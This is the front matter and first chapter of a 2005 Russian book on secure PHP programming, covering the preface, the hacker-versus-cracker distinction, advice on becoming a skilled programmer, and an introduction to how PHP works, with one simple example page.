PHP глазами хакера

+CD

- *Безопасное программирование на PHP*
- *Защита SQL-инъекции в PHP*
- *Оптимизация Web-приложений*
- *Работа с сетью*
- *Методы атаки хакеров на сценарии*

Михаил Фленов

bhv®

Михаил Фленов

PHP глазами хакера

Санкт-Петербург
«БХВ-Петербург»
2005

УДК 681.3.068+800.92PHP
ББК 32.973.26-018.2
Ф69

Фленов М. Е.

Ф69 PHP глазами хакера. — СПб.: БХВ-Петербург, 2005. — 304 с.: ил.

ISBN 5-94157-673-0

Рассмотрены вопросы безопасности и оптимизации сценариев на языке PHP. Большое внимание уделено описанию типичных ошибок программистов, благодаря которым хакеры проникают на сервер, а также представлены методы и приведены практические рекомендации противостояния внешним атакам. Показаны реальные примеры взлома Web-серверов. На компакт-диске приведены исходные тексты примеров, рассмотренных в книге, а также полезные программы и утилиты.

Для Web-программистов, администраторов и специалистов по безопасности

УДК 681.3.068+800.92PHP
ББК 32.973.26-018.2

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. гл. редактора	*Игорь Шишигин*
Зав. редакцией	*Григорий Добин*
Редактор	*Ирина Иноземцева*
Компьютерная верстка	*Натальи Караваевой*
Корректор	*Виктория Пиотровская*
Дизайн обложки	*Игоря Цырульникова*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 23.09.05.
Формат 70×100$^{1}/_{16}$. Печать офсетная. Усл. печ. л. 24,51.
Тираж 5000 экз. Заказ № 1315
"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 5Б.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.02.953.Д.006421.11.04 от 11.11.2004 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12

ISBN 5-94157-673-0

Оглавление

Предисловие

Данная книга посвящена рассмотрению одного из популярнейших языков программирования Web-страниц — PHP. С ее помощью вы научитесь программировать собственные сайты и делать их эффективными и защищенными.

Чем она отличается от других? Большинство авторов ставит перед собой цель научить читателя программировать и только в конце книги обращает внимание на оптимизацию и безопасность. Но это неправильно, потому что, если человека научить программировать неэффективно, то с помощью пары глав переучить его будет сложно. Привычки тяжело искоренить, а, как говорил один из моих преподавателей в институте, "Неправильно заученный материал хуже незнания". Если вы неверно заучили материал, то будете действовать неверно, потому что считаете, что ваше решение является правильным. А если вы совсем не знаете, как поступить, то можете попросить совета или списать вариант решения, и в этом случае найдете правильный выход из сложившейся ситуации.

В данном случае ошибки программы будут намного полезнее, потому что, когда вы ищете природу ошибки, вы лучше разбираетесь с поставленным вопросом и можете найти правильное решение. Однако безошибочно, но неэффективно написанный код может привести к фатальному исходу.

Данная книга освещает язык программирования PHP, начиная с самых основ, и одновременно затрагивает аспекты безопасности и оптимизации работы сценариев. Таким образом, вы с самого начала будете учиться создавать быстрые и защищенные приложения.

Почему книга называется "Программирование на PHP глазами хакера"? Что это за глаза? Это простые человеческие глаза, потому что хакеры тоже люди. Главное отличие состоит в том, как создаются программы. Если вы создали код, который выполняет поставленные задачи, то вы программист. Но если ваш код работает лучше, быстрее и надежнее, а главное, безопаснее для сервера, то вы хакер. Искусство хакера заключается в том, чтобы сделать код лучшим.

Хотя мы будем рассматривать безопасность и оптимизацию в течение всего периода изучения языка PHP, я не могу сказать, что вы получите исчерпывающие сведения. Очень многое может оказаться за пределами книги, потому что нельзя увидеть все и нельзя выработать абсолютно эффективные и универсальные алгоритмы на все случаи жизни. Универсальность очень часто несовместима с понятиями эффективности и безопасности. Мы же постараемся научиться мыслить так, чтобы создаваемые нами программы выполнялись наиболее эффективно.

Взломщики очень часто используют на взломанных системах собственные или сторонние сценарии на языке Perl для повышения привилегий или выполнения определенных действий. В связи с этим некоторые компании отказываются от использования Perl на своих серверах, и администраторы все реже устанавливают его. Это позволяет в какой-то степени повысить безопасность, но профессионального взломщика такими действиями не остановишь.

В данной книге мы рассмотрим, как взломщики могут писать собственные сценарии для взлома серверов. Нет, я не буду писать что-то из серии автоматических взломщиков, дабы меня не обвинили в том, что теперь количество хакеров увеличится в разы. Проблема в том, что средства, применяемые администраторами для защиты, могут использоваться взломщиком для вскрытия защиты. Аналогично, средства взлома могут быть использованы для тестирования безопасности и для защиты.

Я позиционирую книгу как средство повышения безопасности и надеюсь, что именно с этой целью вы будете применять свои знания. Даже простой нож может служить средством нарезки продуктов, а может использоваться как оружие. Хочется надеяться, что вы используете все по назначению, в том числе и знания.

В наше время знания становятся самым опасным оружием. Именно поэтому я буду делать больший акцент на безопасности и особо важные моменты буду умалчивать, дабы не подтолкнуть любопытных молодых людей к нарушению закона. Конечно же, одной этой книги недостаточно для взлома сервера, потому что нужны намного большие знания, в том числе и знание ОС.

Рассматривая примеры того, как хакер может взломать сценарии, написанные на языке PHP, мы будем, как правило, подразумевать, что сервер работает под управлением ОС Unix или одного из ее клонов, например, Linux. Дело в том, что основная часть Web-сайтов с PHP-сценариями работает под управлением именно этих операционных систем, а ОС Windows больше используется совместно с технологиями Microsoft, например, ASP. Поэтому для лучшего понимания материала вам необходимо иметь хотя бы поверхностное представление о какой-нибудь ОС семейства Unix. А если вы знаете основы безопасности этой системы, то наш разговор будет более продуктивным. Для этого я рекомендую вам прочитать книгу "Linux глазами хакера" [1].

Благодарности

Очень хочется поблагодарить всех тех, кто помогал мне в создании этой книги. Я не буду благодарить в порядке значимости, потому что каждая помощь очень значима для меня и для такой книги. Поэтому порядок не несет в себе никакого смысла, а выбран так, чтобы постараться никого не забыть.

Хочется поблагодарить издательство "БХВ-Петербург", с которым у меня сложилось уже достаточно долгое и продуктивное сотрудничество. Надеюсь, что это сотрудничество не прервется никогда. Спасибо редакторам и корректорам за то, что указывают на мои недочеты и помогают сделать книгу лучше и интереснее.

Хочется поблагодарить свою семью, которая терпит мои исчезновения за компьютером. Я прекрасно понимаю, что тяжело видеть мужа и отца семейства, который вроде бы дома и в то же время отсутствует. Это напоминает загадку: "Висит груша, нельзя скушать". Я, правда, не груша и нигде не подвешен, но вот пользы от того, что я нахожусь дома, для детей и жены мало ☺.

Отдельная благодарность администрации сайта **www.cydsoft.com** за то, что предоставили хостинг для тестирования сценариев и помогли хорошими идеями, советами и даже кодом. Хочу поблагодарить тех, кто разрешил тестировать их серверы и сценарии в целях выявления ошибок, а также дал просмотреть свои сценарии и настройки безопасности. Взамен своей щедрости все эти компании и сайты получили более спокойный сон, потому что до этого их сайты никто не тестировал, и ошибок было очень много.

Не устану благодарить всех своих друзей, количество которых постоянно растет, особенно друзей по сайту **www.vr-online.ru**. Их многолетнюю помощь и поддержку нельзя переоценить.

Единственная благодарность, которую я хотел бы подчеркнуть больше всех и придать ей большую значимость, — это вам, за то, что купили книгу, и моим постоянным читателям, которые также участвуют в создании книг.

Все мои последние работы основываются на вопросах и предложениях читателей, с которыми я регулярно общаюсь на форуме сайта **www.vr-online.ru**. Если у вас появятся какие-то вопросы, то милости прошу на этот форум. Я постараюсь помочь по мере возможности и жду любых комментариев по поводу этой книги. Ваши замечания помогут мне сделать эту работу лучше.

Как устроена эта книга

Так как уровень подготовки читателя может быть разным, мы будем рассматривать все, что касается тематики книги, достаточно подробно, чтобы читатели с разным опытом могли понять описываемый материал.

Книга состоит из пяти глав, которые последовательно погружают вас в мир Web-программирования с помощью PHP. Давайте кратко посмотрим, что вас ожидает в каждой из пяти глав.

Глава 1. Введение. В этой главе мы узнаем, кто такие хакеры и как стать хакером. Мы разберемся, в чем отличие хакеров от крэкеров, и вы должны четко это уяснить, потому что врага нужно знать в лицо или хотя бы понимать его психологию. Помимо этого мы познакомимся с основами интерпретируемого языка PHP и узнаем, для чего он нужен и как и где может применяться.

Глава 2. Основы PHP. С этой главы мы будем писать сценарии, начиная с самых основ — оформление кода, переменные, управление выполнением сценария и т. д. Хотя будут обсуждаться азы, уже здесь мы познакомимся с интересными алгоритмами и основами безопасности рассматриваемых технологий. Безопасность — достаточно сложная тема, которая затрагивает абсолютно каждую строчку кода, и одной главы для освещения этой темы недостаточно. Например, при обсуждении темы передачи параметров от пользователя к серверу мы узнаем, что для этого существует несколько методов, и ни один из них нельзя считать безопасным, поэтому мы затронем методы проверки параметров.

Глава 3. Безопасность. В этой главе будет рассматриваться безопасность создаваемого кода, но только общие принципы и основы. Каждая глава книги затрагивает вопросы безопасности в той или иной степени. Здесь же мы сделаем упор на теорию, а в *главах 2* и *5* при рассмотрении примеров мы будем больше уделять внимания практике.

Вы также узнаете, что обеспечение безопасности — это комплексная задача, и, написав идеальный сценарий, но неправильно настроив сервер, вы не сможете спать спокойно. Максимально безопасным должно быть все.

Глава 4. Оптимизация. Безопасность, скорость работы и удобство — чаще всего противоречивые понятия, поэтому постоянно приходится искать золотую середину, чтобы сценарий работал быстро, безопасно, а код был легко читаемым и удобным в сопровождении.

Глава 5. Примеры работы в PHP. Эта глава содержит практические решения типичных задач совместно с теоретическими знаниями. Мы рассмотрим сетевые функции и тут же напишем несколько интересных примеров. Мы будем говорить об аутентификации и авторизации и узнаем, как решается эта задача в Web-приложениях.

Каждая технология будет рассматриваться с точки зрения хакера и безопасности. Мы достаточно подробно обсудим некоторые вопросы того, как хакеры взламывают сценарии (например, атаку SQL Injection), чтобы вы знали, какие могут быть меры противодействия атакам.

Глава 1

Введение

Когда я учился в институте, один из преподавателей сказал фразу, которая отложилась у меня в памяти на долгие годы: "Неправильно заученный материал хуже незнания". Действительно, если вы чего-то не знаете, то спросите у более опытных программистов или найдете ответ в Интернете. Если вы заучили материал неверно, то будете использовать его неверно, а в случае с программированием интернет-приложений это представляет опасность для сервера.

Книгу могут читать программисты разного уровня, поэтому в данной и следующей главе излагаются основы PHP. Я постарался сделать книгу понятной даже тем, кто видит этот язык впервые. Конечно же, она не сможет стать вашим единственным учебником, но надеюсь, что будет основным.

1.1. Кто такие хакеры?

Это довольно спорный вопрос, и я достаточно много писал о том, кто такие хакеры и как ими стать. Если вы уже читали мои книги, то этот раздел покажется вам знакомым, но отличия есть, потому что в данном случае мы делаем упор на Web-программирование и Web-взлом, а здесь есть свои отличия. Давайте разберем понятие "хакер" с позиции, с которой я буду рассматривать его в данной книге. Но для начала надо немного углубиться в историю.

Понятие "хакер" зародилось, когда только начинала распространяться первая сеть ARPANET. Тогда это понятие обозначало человека, хорошо разбирающегося в компьютерах. Некоторые даже подразумевали под хакером человека, "помешанного" на компьютерах. Понятие ассоциировали со свободным компьютерщиком, человеком, стремящимся к свободе во всем, что касалось его любимой "игрушки". Благодаря этому стремлению и тяге к свободному обмену информацией и началось такое бурное развитие Всемирной сети. Именно хакеры помогли развитию Интернета и создали FIDO. Благодаря им

появились UNIX-подобные системы с открытым исходным кодом, на которых сейчас работает большое количество серверов.

В те далекие времена еще не было вирусов, и не внедрилась практика взломов сетей или отдельных компьютеров. Образ хакера-взломщика появился немного позже. Но это только образ. Настоящие хакеры никогда не имели никакого отношения к взломам, а если хакер направлял свои действия на разрушение, то это резко осуждалось виртуальным сообществом. Даже самые яркие представители борцов за свободу не любят, когда кто-либо вмешивается в их личную жизнь.

Настоящий хакер — это творец, а не разрушитель. Так как творцов оказалось больше, чем разрушителей, то истинные хакеры выделили тех, кто занимается взломом, в отдельную группу и назвали их крэкерами (взломщиками) или просто вандалами. И хакеры, и взломщики являются гениями виртуального мира. И те, и другие борются за свободу доступа к информации. Но только крэкеры взламывают сайты, закрытые базы данных и другие источники информации с целью собственной наживы, ради денег или минутной славы, такого человека можно назвать только преступником (кем он по закону и является!).

Если вы взломали программу, чтобы увидеть, как она работает, то вы — хакер, а при намерении ее продать или просто выложить в Интернете crack (крэк) становитесь преступником. Ежели вы взломали сервер и сообщили администрации об уязвимости, то вы, несомненно, — хакер, но коли уничтожили информацию и скрылись, то это уже преступление.

Жаль, что многие специалисты не видят этой разницы и путают хакерские исследования с правонарушениями. Хакеры интересуются системой безопасности систем и серверов для определения ее надежности (или в образовательных целях), а крэкеры — с целью воровства или уничтожения данных.

Перечислю категории крэкеров.

- *Вирусописатели* применяют свои знания для того, чтобы написать программу разрушительной направленности.
- *Вандалы* стремятся уничтожить систему, удалить все файлы или нарушить работу сервера.
- *Взломщики компьютеров/серверов* совершают "кражу со взломом" с целью наживы, выполняя, зачастую, чьи-либо заказы на получение информации, очень редко используют свои знания в разрушительных целях.
- *Взломщики программ* снимают защиту с программного обеспечения и предоставляют его для всеобщего использования. Такие люди приносят ущерб софтверным фирмам и государству. Программисты должны получать зарплату за свой труд.

Чтобы еще раз подчеркнуть разницу между хакером и крэкером, можно сравнить их со взломщиками программ. Все прекрасно понимают, что многие софтверные фирмы завышают цены на свои программные продукты. Крэкер будет бороться с ценами с помощью снятия защиты, а хакер создаст свою программу с аналогичными функциями, но меньшей стоимости или вообще бесплатную. Так движение Open Source можно причислить к хакерам, а те, кто пишет крэки, относятся к взломщикам, т. е. крэкерам.

Мне кажется, что путаница в понятиях отчасти возникла из-за некомпетентности в этом вопросе средств массовой информации. Журналисты популярных СМИ, не вполне разбираясь в проблеме, приписывают хакерам взломы, делая из них преступников.

На самом же деле, хакер — это просто гений. Истинные хакеры никогда не используют свои знания во вред другим. Именно к этому я призываю в данной книге, и никакого конкретного взлома или вирусов она не содержит. Будет только полезная и познавательная информация, которую вы сможете использовать для умножения своих знаний.

Итак, если ваш сайт взломал хакер, то он покажет вам уязвимость и, возможно, даже посоветует, как исправить ошибку. Но если ошибку найдет крэкер, то можно потерять данные или главную страницу.

В большинстве случаев к хакерам относятся опытные или молодые люди, которыми движет стремление к изучению чего-то нового. Они тестируют сайты для того, чтобы узнать, как те работают, и если в процессе изучения будет найдена ошибка, то программист сайта или администратор узнают об этом первыми.

Крэкеры — это, в основном, молодые люди. В большинстве случаев ими движет стремление показать свое превосходство. Такие крэкеры могут только изменить главную страницу или сыграть с пользователями или администраторами безобидную шутку. Но если крэкером движет идеологическое соображение, то это уже опасно. Такой человек может уничтожить информацию, потому что тут на первый план выходит стремление максимально нарушить работу сервера и сайта.

Хакеры должны не просто знать компьютер. Когда мы будем рассматривать атаки, которые используют хакеры, то вы увидите, что без навыков программирования реализовать большинство из этих приемов будет невозможно. Если вы заинтересовались и решили повысить свой уровень мастерства, то могу посоветовать прочитать мои книги "Программирование в Delphi глазами хакера" [4] и "Программирование на C++ глазами хакера" [3]. Надеюсь, это поможет вам научиться создавать собственные шуточные программы и хакерский софт.

1.2. Как стать хакером?

Этот вопрос задают себе многие, но точного ответа вам не даст никто. Я постараюсь выделить некоторые общие аспекты, но все зависит от конкретной области, в которой вы хотите стать лучшим.

Сравним компьютерного специалиста со строителем. В каждой профессии существует некая специализация (разная направленность). Хорошим строителем может быть отличный каменщик или штукатур. Точно также и хакером может быть специалист по операционным системам (например, UNIX) или программист (приложений или Web-сайтов). Все зависит от ваших интересов и потребностей.

Приведу некоторые рекомендации, которые помогут вам стать настоящим хакером и добиться признания со стороны друзей и коллег.

1. Вы должны знать свой компьютер и научиться эффективно им управлять. Если вы будете еще и знать в нем каждую железку, то это только добавит к вашей оценке по "хакерству" большой и жирный плюс.

   Что я подразумеваю под умением эффективно управлять своим компьютером? Знание всех возможных способов выполнения каждого действия и умение в каждой ситуации использовать оптимальный. В частности, вы должны научиться пользоваться "горячими" клавишами и не дергать мышь по любому пустяку. Нажатие клавиши выполняется быстрее, чем любое, даже маленькое, перемещение мыши. Просто приучите себя к этому, и вы увидите все прелести работы с клавиатурой. Лично я использую мышь очень редко и стараюсь всегда применять клавиатуру.

   Маленький пример на эту тему. Мой начальник всегда копирует и вставляет данные из буфера обмена с помощью кнопок на панели инструментов или команд контекстного меню, которое появляется при щелчке правой кнопкой мыши. Но если вы делаете так же, то, наверное, знаете, что не везде есть кнопки **Копировать**, **Вставить** или соответствующие пункты в контекстном меню. В таких случаях мой начальник набирает текст вручную. А ведь можно было бы воспользоваться копированием/вставкой с помощью "горячих клавиш" <Ctrl>+<C>/<Ctrl>+<V> или <Ctrl>+<Ins>/<Shift>+<Ins>, которые достаточно универсальны и реализованы практически во всех современных приложениях (даже там, где не предусмотрены кнопки и меню).

   За копирование и вставку в стандартных компонентах Windows (строки ввода, текстовые поля) отвечает сама операционная система, и тут не нужен дополнительный код, чтобы данные операции заработали. Если программист не предусмотрел кнопку, то это не значит, что данного действия нет. Оно есть, но доступно через "горячую клавишу".

   Еще один пример. Я работал программистом на крупном предприятии (более 20 000 работников). Моей задачей было создать программу веде-

ния базы данных для автоматизированного формирования отчетности. Большое количество параметров набиралось вручную. Первый вариант программы работал без "горячих клавиш", и для ввода данных требовалось 25 человек. После внедрения "горячих клавиш" производительность возросла, и с программой работало уже менее 20 человек. Экономия заметна даже без увеличительного стекла.

2. Вы должны досконально изучать все, что вам хочется знать о компьютерах. Если вас интересует графика, то вы должны освоить лучшие графические пакеты, научиться рисовать в них любые сцены и создавать самые сложные миры. Если вас интересуют сети, то старайтесь узнать о них все. Если вы считаете, что познали уже все, то купите книгу по данной теме потолще, и вы поймете, что сильно ошибались. Компьютеры — это такая сфера, в которой невозможно знать все!!!

   Хакеры — это, прежде всего, профессионалы в каком-нибудь деле. И это не обязательно должен быть компьютер или какой-то определенный язык программирования. Хакером можно стать в любой области, но мы в данной книге будем рассматривать только компьютерных хакеров.

3. Желательно уметь программировать. Любой хакер должен знать, как минимум, один язык программирования. А лучше даже несколько языков. Лично я рекомендую всем изучить для начала Borland Delphi или C++. Borland Delphi достаточно прост, быстр, эффективен, а главное, — это очень мощный язык. C++ — признанный стандарт во всем мире, но немного сложнее в изучении. Однако сие не означает, что не надо владеть другими языками. Вы можете научиться программировать на чем угодно, даже на языке Basic (впрочем, использовать его не советую, но знать не помешало бы). Хотя я не очень люблю Visual Basic за его ограниченность, неудобство и сплошные недостатки, я видел несколько великолепных программ, которые были написаны именно на этом языке. Глядя на них, сразу хочется назвать их автора хакером, потому что это действительно виртуозная и безупречная работа. Создание из ничего чего-то великолепного как раз и есть искусство хакерства.

   По ходу изучения книги вы увидите, что без навыков программирования некоторые приемы были бы невозможны. Используя готовые программы, написанные другими хакерами, вы можете стать только взломщиком, а для того, чтобы стать хакером, нужно научиться создавать свой код.

   Хакер — это творец, человек, который что-то создает. В большинстве случаев это касается кода программы, но можно создавать и графику, и музыку, что тоже относится к искусству хакера. Но даже если вы занимаетесь компьютерной музыкой, умение программировать повысит ваш уровень. Сейчас писать свои программы стало гораздо легче. С помощью таких языков, как Borland Delphi, можно создавать простые утилиты за очень короткое время, и при этом вы не будете ни в чем ограничены. Так что не поленитесь и изучите программирование.

4. Не тормозите прогресс. Хакеры всегда боролись за свободу информации. Если вы хотите быть хакером, то тоже должны помогать другим. Хакеры обязаны способствовать прогрессу. Некоторые делают это через написание программ с открытым кодом, а кто-то просто делится своими знаниями.

   Открытость информации не означает, что вы не можете зарабатывать деньги. Это никогда не возбранялось, потому что хакеры тоже люди, и тоже хотят кушать, и должны содержать свою семью. Но деньги не должны быть основополагающим принципом вашей жизни. Самое главное — это созидание. Вот тут проявляется еще одно отличие хакеров от крэкеров: хакеры "создают", а крэкеры "уничтожают" информацию. Если вы написали какую-нибудь уникальную шуточную программу, то это вас делает хакером. Но если вы изобрели вирус, который с улыбкой на экране уничтожает диск, то вы — крэкер-преступник.

   В борьбе за свободу информации может применяться даже взлом, но только не в разрушительных целях. Вы можете взломать какую-либо программу, чтобы посмотреть, как она работает, но не убирать с нее систем защиты. Нужно уважать труд других программистов, не нарушать их авторские права, потому что защита программ — это их хлеб.

   Представьте себе ситуацию: вы украли телевизор. Это было бы воровство и преследовалось бы по закону. Многие люди это понимают и не идут на преступления из-за боязни наказания. Почему же тогда крэкеры спокойно ломают программы, не боясь закона? Ведь это тоже воровство. Лично я приравниваю взлом программы к воровству телевизора с полки магазина и считаю это таким же правонарушением.

   При этом вы должны иметь право посмотреть на код купленной программы. Ведь вы же можете вскрыть свой телевизор, и никто не будет вас преследовать по лицензионным соглашениям. Кроме того, вас же не заставляют регистрироваться, когда вы честно приобрели товар, как делают это сейчас с активацией.

   Я понимаю разработчиков программ, которые пытаются защитить свой труд. Я сам программист и продаю свои программы. Но я никогда не делаю сложных систем защиты, потому что любые попытки "предохранения" портят жизнь законопослушным пользователям, а крэкеры все равно взломают. Какие только "замки" не придумывали крупные корпорации, чтобы защитить свою собственность, но Crack существует на любые программы, большинство из которых взламывалось еще до официального выхода на рынок. С нелегальным распространением программ нужно бороться другими методами, а системы активации или ключей бесполезны.

   В цивилизованном мире программа должна иметь только простое поле для ввода некоего кода, подтверждающего оплату, и ничего больше. Не должно быть никаких активаций и сложных регистраций. Но и поль-

зователи должны быть честными, потому что любой труд должен оплачиваться. А то, что какой-то товар (программный продукт) можно получить бесплатно, еще не означает, что вы должны это делать.

5. Знайте меру. Честно сказать, я уважаю Билла Гейтса за то, что он создал Windows и благодаря ей сделал компьютер доступным для каждого в этом мире. Если раньше пользоваться компьютерами могли только люди с высшим образованием и математическими способностями, то теперь он доступен каждому ребенку.

   Единственное, что я не приветствую, — это методы, которыми продвигается Windows на компьютеры пользователей. Мне кажется, что уже давно пора ослабить давление, тогда Windows, наоборот, станет более популярной, и у многих пропадет ненависть к корпорации и ее руководству.

   Нельзя просто так лишать денег другие фирмы только из-за того, что ты проиграл конкуренцию, как это произошло с Netscape Navigator. Тогда Microsoft не удалось победить фирму Netscape в честной борьбе, и Microsoft сделала свой браузер бесплатным, потому что у корпорации достаточно денег, и она может себе это позволить. Но почему нельзя было просто уйти от борьбы и достойно принять проигрыш? Ведь доходы фирмы от перевода браузера на бесплатную основу не сильно увеличились, а интеграция Internet Explorer в ОС — чистый фарс.

   Для продвижения своего портала Microsoft могла найти и другие способы, а конкуренция должна быть честной. Нельзя требовать от пользователя добросовестного отношения к своим продуктам, когда сам играешь нечестно.

6. Не изобретайте велосипед. Тут опять действует созидательная функция хакеров. Они не должны стоять на месте и обязаны делиться своими знаниями. Например, если вы написали какой-то уникальный код, то поделитесь им с ближними, чтобы людям не пришлось создавать то же самое. Вы можете не выдавать все секреты, но должны помогать другим.

   Ну, а если к вам в руки попал чужой код, то не стесняйтесь его использовать (с согласия хозяина!). Не выдумывайте то, что уже сделано и обкатано другими пользователями. Если каждый будет изобретать колесо, то никто и никогда не создаст повозку, и тем более автомобиль.

7. Хакеры — не просто отдельные личности, а целая культура. Но это не значит, что все хакеры одеваются одинаково и выглядят на одно лицо. Каждый из них — отдельный индивидуум и не похож на других. Не надо копировать другого человека. Удачное копирование не сделает вас продвинутым хакером. Только ваша индивидуальность может сделать вам имя.

   Если вы известны в каких-либо кругах, то это считается очень почетным. Хакеры — это люди, добывающие себе славу своими познаниями и добрыми делами. Поэтому любого хакера должны знать.

Как вам определить, являетесь ли вы хакером? Очень просто: если о вас говорят как о хакере, то вы один из них. Жаль, что такого добиться очень сложно, потому что большинство считает хакерами взломщиков. Поэтому, чтобы о вас заговорили как о хакере, нужно что-то вскрыть. Но это неправильно, и не надо поддаваться этому соблазну. Старайтесь держать себя в рамках дозволенного и добиться славы только хорошими делами. Это намного сложнее, но что поделаешь. Никто и не обещал, что будет легко.

8. Чем отличаются друг от друга программист, пользователь и хакер? Программист, когда пишет программу, видит, какой она должна быть, и все делает на свое усмотрение. Пользователь не всегда знает, что задумал программист, и работает с программой так, как понимает.

   Программист не всегда может предугадать действия своих клиентов, да и приложения не всегда тщательно оттестированы. Пользователи имеют возможность ввести параметры, которые приводят к неустойчивой работе программ.

   Хакеры намерено ищут в программе лазейки, чтобы заставить ее работать неправильно, нестабильно или необычно. Для этого требуется воображение и нестандартное мышление. Вы должны чувствовать исполняемый код и видеть то, чего не видят другие.

   Если вы нашли какую-то уязвимость, то необязательно ее использовать. Об ошибках лучше сообщать владельцу системы (например, администрации сайта). Это весьма благородно, а главное, — создаст вам имя, и при этом можно не опасаться оказаться в зале суда. Хотя те, кто попадает под суд, быстрее получают популярность, потому что о таких людях пишут в газетах. Но кому в тюрьме нужно признание общественности? Я думаю, что никому. Тем более что после отбывания срока наказания очень часто тяжело найти себе работу. Мало кто захочет держать в штате бывшего преступника, да и после пребывания в местах не столь отдаленных может еще долго действовать запрет на работу, связанную с любимыми компьютерами. Лучше быть здоровым и богатым, т. е. знаменитым и на свободе.

Некоторые считают, что правильно надо произносить "хэкер", а не "хакер". Это так, но только для английского языка. У нас в стране это слово обрусело и стало "хакером". Мы — русские люди, давайте будем любить свой язык и признавать его правила.

Хакеры Web-сайтов должны отлично знать следующие технологии:

- язык Web-программирования, особенно его слабые и сильные стороны. В любом языке есть положительное и отрицательное, вы должны знать то и другое. В данном случае мы рассматриваем язык программирования PHP, который становится одим из самых популярных и не без оснований;

- ОС, которая будет использоваться в качестве платформы. Наибольшей популярностью в Web пользуются серверы на платформе Unix, поэтому желательно знать их основные команды, особенно касающиеся работы с файловой системой;
- база данных. Статичные сайты встретить все сложнее и сложнее, а использовать в этих целях файловую систему не очень эффективно, особенно при большом количестве данных. Базы данных дают нам большие возможности. Как и любая технология, они не гарантируют абсолютную безопасность, но к ней нужно стремиться. Вы должны понимать сам сервер (в Web чаще всего это MySQL) и язык SQL (Structured Query Language, язык структурированных запросов), который используется для доступа к данным. Именно благодаря хорошему знанию SQL появилась атака SQL Injection (внедрение SQL), которая является очень опасной.

1.3. Что такое PHP?

Язык PHP (Personal Home Page Tools, инструменты персональных домашних страниц) — это язык сценариев с открытым исходным кодом, встраиваемых в HTML-код и выполняемых на Web-сервере. Этот язык написан Web-разработчиками и для Web-разработчиков. Язык PHP является конкурентом таких продуктов, как Microsoft Active Server Pages (ASP), Macromedia ColdFusion и Sun Java Server Pages. Некоторые специалисты называют PHP "открытым языком ASP" или "ASP с открытым исходным кодом". Это неверно, потому что PHP разрабатывался на несколько лет раньше, примерно в одно и то же время с Java Server Pages, поэтому можно сказать, что ASP является закрытой альтернативой для PHP.

Сам по себе Web-сервер не умеет выполнять сценарии PHP, для этого необходима программа интерпретатор. Такие интерпретаторы существуют для всех популярных Web-серверов (IIS, Apache) на всех основных платформах (Windows, Linux и т. д.).

Язык PHP является официальным модулем Apache Web Server. Это бесплатный Web-сервер, который является лидером и используется более чем на половине серверов в Интернете (точную цифру назвать сложно, но любые данные указывают на превосходство данного сервера). Что значит официальный модуль? Это значит, что движок обработки PHP-сценариев может быть встроен в Web-сервер, что позволяет ускорить выполнение и улучшить управляемость памятью. Сервер Apache существует для всех основных платформ — Windows, Mac OS X и основные разновидности Unix-систем — и на любой платформе эффективно работает с PHP.

Язык PHP позволяет встраивать фрагменты кода непосредственно в HTML-страницы, а интерпретированный код вашей страницы отображается пользователю. Код на языке PHP можно воспринимать как расширенные теги

HTML, которые выполняются на сервере, или как маленькие программы, которые выполняются внутри страниц, прежде чем будут отправлены клиенту. Все, что делает код программы, незаметно для пользователя.

Язык PHP позволяет соединяться с популярными базами данных, расположенными на сервере, и обрабатывать информацию из таблиц (изменять, добавлять, удалять данные). Это делает язык очень мощным при создании корпоративного сайта, содержащего множество данных. Да и любая домашняя страница уже немыслима без централизованного хранилища данных.

Практически ни один более-менее крупный Web-сайт не может работать без хранилища данных. Для этой задачи можно использовать текстовые файлы на сервере или базы данных (второе намного удобнее при обработке). В данной книге мы будем рассматривать работу именно баз данных. В качестве основной будет использоваться самая распространенная разновидность — MySQL. Это реляционная база данных с открытым исходным кодом, которая проста в использовании и поддерживается большинством хостинговых компаний.

1.4. Как работает PHP?

Что значит "встраиваемый" язык? Рассмотрим простой пример кода Web-страницы, в которой используются PHP-инструкции (листинг 1.1).

Листинг 1.1. Код страницы с PHP-инструкциями

```
<HTML>
<HEAD>
<TITLE> Test page </TITLE>
</HEAD>

<BODY>
<?php
$title='We are glad to see you again';
?>
<P>Hello. <?php echo $title ?>
<P>Current time <?php echo date('Y-m-d H:i:s') ?>
</BODY>
<HTML>
```

Примечание

Исходный код из листинга 1.1 вы можете найти в файле \Chapter1\embadded.php на компакт-диске, прилагаемом к книге.

Инструкции PHP по умолчанию заключаются в тег <?php ... ?>. Мы пока не будем вникать в код, показанный здесь, потому что сейчас главная задача — уяснить принцип работы. Уже после чтения следующей главы вы поймете написанный здесь код. Если теперь загрузить эту страничку с Web-сервера, то вы должны увидеть примерно то, что изображено на рис. 1.1.



Рис. 1.1. Просмотр страницы, в которой работает код PHP

